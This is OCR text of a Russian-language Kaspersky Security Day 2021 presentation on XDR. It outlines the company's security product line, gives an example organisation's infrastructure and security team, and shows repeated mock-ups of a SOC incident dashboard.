
Kaspersky
Security Day
2021

XDR 2.0 или OpSec будущего

Дмитрий Стеценко,
руководитель отдела системных архитекторов

kaspersky

Extended Detection and Response (XDR)



IT-безопасность: современные реалии


Общий дефицит ИБ-экспертов на рынке труда

- Неоптимальное использование времени и таланта экспертов
- Недостаточная поддержка ИБ-сотрудников
- Отсутствие программ подготовки собственных специалистов

Kaspersky Single Management Platform

КОРПОРАТИВНАЯ КИБЕРБЕЗОПАСНОСТЬ


- EPP + EDR (PC, Laptop, Server, VM, Mobile)
- Анализ сетевого трафика
- Sandbox
- SIEM
- Почтовый и веб шлюзы
- Защита виртуальных и облачных сред
- Взаимодействие со сторонними решениями
- Threat Intelligence (TI платформа, потоки об угрозах, lookup, отчеты, др.)



ЗАЩИТА ИНДУСТРИАЛЬНЫХ ИНФРАСТРУКТУР

- Industrial CyberSecurity for Nodes
- Industrial CyberSecurity for Network
- Embedded Security: ATM
- ICS Threat Intelligence
- Financial Threat Intelligence

- Расширенные возможности обнаружения и реагирования
- Защита ключевых точек проникновения в инфраструктуру
- Полная картина происходящего, контроль и управление
- Высокий уровень автоматизации и внутренняя корреляция
- Управление инцидентами и расширенное реагирование


Компания

Инфраструктура

- 5 000 АРМ
- 100 серверов

СЗИ

- антивирус - KESB
- Anti-APT - KATA
- EDR - KEDR
- SIEM - KUMA
- SMP

Команда ИБ

- начальник - 1,
- админ-ры СЗИ - 2,
- комплаинс - 1,
- SOC-аналитик - 1

Инфраструктура

- 5 000 АРМ
- 100 серверов

СЗИ

- антивирус - KESB
- Anti-APT - KATA
- EDR - KEDR
- SIEM - KUMA
- SMP

Команда ИБ

- начальник - 1,
- админ-ры СЗИ - 2,
- комплаинс - 1,
- SOC-аналитик - 1

Инфраструктура


- 5 000 АРМ
- 100 серверов

СЗИ

- антивирус - KESB
- Anti-APT - KATA
- EDR - KEDR
- SIEM - KUMA
- SMP

Команда ИБ

- начальник - 1,
- админ-ры СЗИ - 2,
- комплаинс - 1,
- SOC-аналитик - 1


Аналитик

Strategic Dashboard

Each widget contains information collected from all integrations

Last updated Dec 12, 2020, 03:00

Quarter

Integration activity


KES
KATA/EDR

Incidents | Traffic | Detection and Response | Protection and Threats | Licenses | Commercial equipment

Incidents

Total incidents

Malware | Denial of service | Unlawful activity | Email | Detailed report




Incidents by state

New | In progress | Resolved


Mean time to detect

Malware | Denial of service | Unlawful activity | Email



Mean time to response

Malware | Denial of service | Unlawful activity | Email



Affected assets by type

Analytics load

Intergations efficiency

SOC

Company Name
15 tenants selected

- Dashboard
- Reports

INFORMATION
- Alerts
- Incidents
- Notifications

TOOLS
- Threat hunting
- Incident rules
- Playbooks

ASSETS
- Devices
- Users
- Applications

Online Help

Strategic Dashboard

Each widget contains information collected from all integrations

Last updated Dec 12, 2020, 03:00

Quarter


Integration activity

KES
KATA/EDR

Incidents | Traffic | Detection and Response | Protection and Threats | Licenses | Commercial equipment

Incidents

Total incidents



Incidents by state


New · In progress · Resolved

Mean time to detect

Malware · Denial of service · Unlawful activity · Email

Mean time to response

Malware · Denial of service · Unlawful activity · Email



Affected assets by type

Analytics load

Intergations efficiency

SOC

Company Name
15 tenants selected

- Dashboard
- Reports

INFORMATION
- Alerts
- Incidents
- Notifications

TOOLS
- Threat hunting
- Incident rules
- Playbooks

ASSETS
- Devices
- Users
- Applications

Online Help

Strategic Dashboard

Each widget contains information collected from all integrations

Last updated Dec 12, 2020, 03:00

Quarter

Integration activity

KES
KATA/EDR

Incidents | Traffic | Detection and Response | Protection and Threats | Licenses | Commercial equipment

Incidents

Total incidents

Malware | Denial of service | Unlawful activity | Email | Detailed report

100
90
75
35
10

95
85
75

Nov 2020 | Dec 2020 | Jan 2021 | Feb 2021

Incidents by state

New | In progress | Resolved

250

Mean time to detect

Malware | Denial of service | Unlawful activity | Email

80h
60h
40h
20h
0h

Nov 2020 | Dec 2020 | Jan 2021 | Feb 2021

Mean time to detect

Malware | Denial of service | Unlawful activity | Email

80h
60h
40h
20h
0h

Nov 2020 | Dec 2020 | Jan 2021 | Feb 2021

Affected assets by type

Analytics load

Intergations efficiency

SOC

Company Name
15 tenants selected

SOC

- Dashboard
- Reports

INFORMATION
- Alerts
- Incidents
- Notifications

TOOLS
- Threat hunting
- Incident rules
- Playbooks

ASSETS
- Devices
- Users
- Applications

Online Help

Strategic Dashboard

Each widget contains information collected from all integrations

Last updated Dec 12, 2020, 03:00

Quarter

Integration activity

KES
KATA/EDR

Incidents | Traffic | Detection and Response | Protection and Threats | Licenses | Commercial equipment

Incidents

Total incidents

Malware | Denial of service | Unlawful activity | Email | Detailed report

100
90
75
35
10

95
85
75

Nov 2020 | Dec 2020 | Jan 2021 | Feb 2021

Incidents by state

New | In progress | Resolved

Mean time to response

Malware | Denial of service | Unlawful activity | Email

8h
6h
4h
2h
0h

Nov 2020 | Dec 2020 | Jan 2021 | Feb 2021

Mean time to response

Malware | Denial of service | Unlawful activity | Email


8h
6h
4h
2h
0h


Nov 2020 | Dec 2020 | Jan 2021 | Feb 2021

Affected assets by type

Analytics load


Intergations efficiency

